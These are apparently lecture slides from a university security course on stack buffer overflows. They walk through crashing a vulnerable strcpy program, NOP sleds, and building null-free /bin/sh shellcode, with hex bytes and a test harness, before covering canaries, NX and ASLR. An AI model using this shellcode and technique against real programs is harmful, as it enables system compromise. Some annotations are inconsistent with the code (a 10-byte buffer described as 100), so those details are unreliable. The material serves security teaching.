Special Topics in Security
ECE 5698

Engin Kirda
ek@ccs.neu.edu

Northeastern University

Part II

Taking Control of the Program

Example

```
// Test2.c
#include <stdio.h>
#include <string.h>

int vulnerable(char* param)
{
  char buffer[10];
  strcpy(buffer, param);
}

int main(int argc, char* argv[] )
{
  vulnerable(argv[1]);
  printf("Everything's fine\n");
}
```

Buffer that can contain 100 bytes

Copy an arbitrary number of characters from param to buffer

Let's Make it Crash

```
> ./test2 hello
Everything's fine

> ./test2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault

>
```


Huh, what happened?

```
> gdb ./test2

(gdb) run hello
Starting program: ./test2
Everything's fine


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./test2 AAAAAAAAA...
Program received signal SIGSEGV,
Segmentation fault.
0x41414141 in ?? ()
```



Choosing Where to Jump

- Address inside a buffer of which the attacker controls the content
  - PRO: works for remote attacks
  - CON: the attacker needs to know the address of the buffer, the memory page containing the buffer must be executable
- Address of a environment variable
  - PRO: easy to implement, works with tiny buffers
  - CON: only for local exploits, some program clean the environment, the stack must be executable
- Address of a function inside the program
  - PRO: works for remote attacks, does not require an executable stack
  - CON: need to find the right code

Jumping into the Buffer


- The buffer that we are overflowing is usually a good place to put the code (shellcode) that we want to execute

- The buffer is somewhere on the stack, but in most cases the exact address is unknown
  - The address must be precise: jumping one byte before or after would typically just make the application crash
  - On the local system, it is possible to calculate the address with a debugger, but it is very unlikely to be the same address on a different machine
  - Any change to the environment variables affect the stack position

Solution: The NOP Sled

- A sled is a “landing area” that is put in front of the shellcode
- Must be created in a way such that wherever the program jumps into it…
  - ... it always finds a valid instruction
  - … it always reaches the end of the sled and the beginning of the shellcode
- The simplest sled is a sequence of no operation (NOP) instructions
  - Single byte instruction (0x90) that does not do anything
- It mitigates the problem of finding the exact address to the buffer by increasing the size of the target area

Assembling the Malicious Buffer



Part III

The Shellcode

Shellcode

- Sequence of machine instructions that is executed when the attack is successful

- Traditionally, the goal was to spawn a shell (that explains the name “shell code”)

- They can do practically anything:
  - create a new user
  - change a user password
  - modify the .rhost file
  - bind a shell to a port (remote shell)
  - open a connection to the attacker machine (reverse shell)
  - ...

How to Spawn a Shell

```
void main(int argc, char **argv) {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;

  execve(name[0], name, NULL);
}
```

```
(gdb) disas execve
 ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
 ....
```

How to Spawn a Shell

`int execve(char *file, char *argv[], char *env[])`

```
(gdb) disas execve
 ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
 ....
```

copy **file* to ebx

copy **argv[]* to ecx


copy **env[]* to edx

put the syscall number in eax (execve = 0xb)

invoke the syscall

How to Spawn a Shell

- Three parameters:
  - **`*file`**: put somewhere in memory the string (terminated by \0) **`\bin\sh`**
  - **`*argv[]`**: put somewhere in memory the address of the string **`\bin\sh`** followed by NULL (0x00000000)
  - **`*env[]`**: put somewhere in memory a NULL




The Address Problem

- How can we put in memory the address of the string **`\bin\sh`** if we do not even know where the position of the shellcode is?

- Solution...
  - the CALL instruction puts the return address on the stack
  - if we put a CALL instruction just before the string **`\bin\sh`**, when it is executed it will push the address of the string onto the stack

The jump/call trick



popl gets the return address set by the call instruction from the stack (that is, the address of **/bin/sh**)

The Shellcode (almost ready)

```
jmp    0x26                  # 2 bytes
popl   %esi                  # 1 byte
movl   %esi,0x8(%esi)        # 3 bytes
movb   $0x0,0x7(%esi)        # 4 bytes
movl   $0x0,0xc(%esi)        # 7 bytes
movl   $0xb,%eax             # 5 bytes
movl   %esi,%ebx             # 2 bytes
leal   0x8(%esi),%ecx        # 3 bytes
leal   0xc(%esi),%edx        # 3 bytes
int    $0x80                 # 2 bytes
movl   $0x1, %eax            # 5 bytes
movl   $0x0, %ebx            # 5 bytes
int    $0x80                 # 2 bytes
call   -0x2b                 # 5 bytes
.string \"/bin/sh\"          # 8 bytes
```

setup

execve()

exit()

setup

The Zeros Problem

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

- The shellcode is usually copied into a string buffer
- \x00 is the string terminator character
- Problem: any null byte would stop copying (remember this!)
- Solution: substitute any instruction containing zeros, with an alternative instruction

```
mov 0x0, reg --> xor reg, reg
mov 0x1, reg --> xor reg, reg
                 inc reg
```

The ready-to-use Shellcode

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0”
”\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
”\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Let's Test Our Shellcode

```
#include <stdio.h>

int main()
{
        char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

        int (*ret)();                   /* ret is a function pointer */
        ret = (int(*)())shellcode;      /* ret points to our shellcode */
                                        /* shellcode is type casted as a function */
        (int)(*ret)();                  /* execute as function shellcode[] */
        exit(0);                        /* exit() */
}
```

The Zeros Problem

- Some tools provide this functionality automatically:
  - e.g., `msfencode` (metasploit framework)
  - alternative to shellcode modification: staging
    - encode shellcode (e.g., base64, eliminate unwanted chars)
    - decode before jumping to original code

```
char shellcode_with_NULLs[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00...";

char shellcode[] =
"DECODE(BASE64SHELLCODE);BASE64SHELLCODE";
```

Potential Problems…

- As described in Aleph One's Tutorial, in some cases, you might need to invoke setregid() or setreuid() before invoking a shell
  - The shell does not drop the rights
  - If you generate shellcode with Metasploit, code is generated for that (typically 0 for root)
  - In the lab environment, this should not be necessary
- If you want to develop on your own machine…
  - You need to disable defenses (ASLR, NX bit, stack protection in compiler)
- So, probably better to use the lab machine ☺

Part IV

Protection and Prevention Mechanisms

A Combination of Different Approaches

- At the program level
  - to prevent attacks by removing the vulnerabilities
- At the compiler level
  - to detect and block exploit attempts
- At the operating system level
  - to make the exploitation much more difficult

First of All: the Human Factor

- The main cause of buffer overflows are bad programmers, not the C language ;-)
  - educate programmers how to write secure code
  - test the programs with a focus on security issues

- Switch to more secure library functions
  - Standard Library: strncpy, strncat, ...
  - BDS's strlcpy, strlcat (boundary safe)
  - LibSafe: wrapper around a set of potentially “dangerous” libc functions

Run time checking: Libsafe

- Dynamically loaded library (LD_PRELOAD)
  - works with pre-compiled executables
- Intercepts calls to

  strcpy, strcat, getwd, gets, [vf]scanf, realpath, [v]sprintf
- Use the frame pointer to approximate the buffer size:

  buffer size < |EBP – buff address|
- Add some check to make sure that any buffer overflows are contained within the current stack frame
  - terminate the application if the space is not sufficient


Program Level: Static Analysis

- Statically check source code to detect buffer overflows.
  - Ccured
  - Flawfinder
  - Insure++
  - CodeWizard
  - Cigital ITS4
  - Cqual
  - Microsoft PREfast/PREfix
  - Pscan
  - RATS
  - Fortify

Compile-time Technique: Stack Protection

- Goal:
  protect the function frame from being overwritten by the attacker

- Idea:
  - add a "canary" value between the local variables and the saved EBP
  - at the end of the function, check that the canary is “still alive”
  - a different canary value means that a buffer preceding it in memory has been overflowed



Canary Values

- Terminator canaries: contain string terminator characters (\0) to stop string copy routines
- Random canaries: contain a random value generated at program initialization and stored in a global variable
  - the attacker has to find a way to read the canary
- Random XOR canaries: contain a random value XORed with all (or part of) the control data to protect
  - can be used to detect attacks in which the attacker is able to modify the return address without overwriting the canary

Stack Protection Implementations

- StackGuard
  - first canary implementation (by Immunix Corp) in 1997
  - implemented as a patch for gcc 2.95
- GCC Stack-Smashing Protector (ProPolice)
  - first developed as a patch for gcc 3.x
  - supports canary and stack variable rearrangement
  - part of GCC 4.1
- Visual Studio 2003 - GS option
  - compiler option to insert canaries (called security cookies by Microsoft), stack rearrangement

OS Level: Non Executable Stack

- Does not block buffer overflows, but prevents the shellcode from being executed
  - can affect the execution of some programs that normally require to execute data on the stack
  - it makes use of hardware features such as the NX bit (IA-64, AMD64)

- Supported by many operating systems today
  - MacOS X
  - Data Execution Prevention (DEP) in Windows XP Service Pack 2 and Windows Server 2003, Windows 7, Windows 8…
  - OpenBSD

OS Level: Address Space Randomization

- Introduce artificial diversity by randomly arranging the positions of key data areas (base of the executable, position of libraries, heap, and stack)
  - prevent the attacker from being able to easily predict target addresses

- Implementations:
  - Linux kernels from 2.6.12

`/proc/sys/kernel/randomize_va_space`

  - Windows Vista
  - MacOS X from 10.7